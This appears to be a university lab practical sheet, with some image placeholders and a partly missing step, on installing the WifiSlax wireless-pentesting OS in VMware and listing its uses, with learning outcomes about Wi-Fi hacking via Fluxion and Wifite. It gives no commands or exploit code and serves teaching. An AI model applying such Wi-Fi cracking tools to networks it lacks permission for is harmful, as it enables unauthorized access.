
You can download WifiSlax OS from official site [www.wifislax.com](http://www.wifislax.com) and use it.

## How to install WifiSlax OS into our system with the help of VMware.


**Step 01:** First, we need to install **wifislax iso (.iso)** file for VMware from the WifiSlax official website → <https://www.wifislax.com/>

**Step 02:** After the file is download, open the VMware and select on the “Create a New Virtual Machine” and put the location of a WifiSlax






**Step 03:** Now, select the Linux Operating system and the “Ubuntu 64-bit” version and click “Next”.




**Step 04:** Now Specify the Disk capacity that would be 20 GB or 10 GB.




**Step 05:** After that you can Customize Hardware that would be RAM, CORE, etc.





Virtual Machine”. It will run the WifiSlax.

**Step 07:** Now, go to the “Language Selection”.



**Step 08:** Select the “British” language

**Step 09:** This interface will be shown when u first start or run the OS. You can change the display ratio.



**Step 10:** In window option you can see the “Wifislax” in that there are all the tools are there. Which we can use while performing wireless testing.



### Usage of Wifislax OS.

WiFiSlax OS is primarily used for wireless penetration testing and security assessments of Wi-Fi networks. It provides a range of tools and utilities that can help security professionals, researchers, and ethical hackers identify vulnerabilities, weaknesses, and potential exploits in wireless networks. Here are some common use cases for WiFiSlax:

**Wireless Network Assessment:** WiFiSlax allows you to evaluate the security posture of wireless networks by detecting vulnerabilities such as weak encryption, default passwords, misconfigured access points, and other potential weaknesses.

**Penetration Testing:** Ethical hackers and penetration testers can use WiFiSlax to simulate real-world attacks on wireless networks in order to identify and fix security vulnerabilities before malicious actors exploit them.

**Auditing and Compliance:** WiFiSlax can be used to perform audits and compliance checks on wireless networks to ensure they adhere to industry standards and regulations, such as the Payment Card Industry Data Security Standard (PCI DSS) or other security frameworks.

**Password Cracking:** WiFiSlax provides tools that can be used to test the strength of Wi-Fi passwords and crack weak passwords, helping administrators identify and secure access points with inadequate security measures.



**Network Monitoring:** WiFiSlax includes tools for monitoring and capturing network traffic, which can be useful for analyzing network behavior, identifying suspicious activities, and understanding the flow of data within the network.

**Security Research:** Researchers can use WiFiSlax to experiment with and explore various wireless security concepts, protocols, and attacks in controlled environments.

**Educational Purposes:** WiFiSlax can be used for educational purposes, such as teaching students about wireless security, network vulnerabilities, and ethical hacking techniques in a hands-on manner.

**Learning Outcomes:** The student should have the ability to:

LO1: Perform Wi-Fi hacking using Fluxion tool.

LO2: Perform Wi-Fi hacking using Wifite tool.

LO3: Understand usage of WifiSlax OS.

**Course Outcomes:** Upon completion of the course students will be able to understand the concept of Wi-Fi hacking and Wireless Pentesting skills.

**Conclusion:** Through this experiment we learned the concept of Wi-Fi hacking and Wireless Pentesting using Fluxion and Wifite tool.

For Faculty Use:

Correction Parameters	Formative Assessment [40%]	Timely completion of Practical [40%]	Attendance / Learning Attitude [20%]	
Marks Obtained				

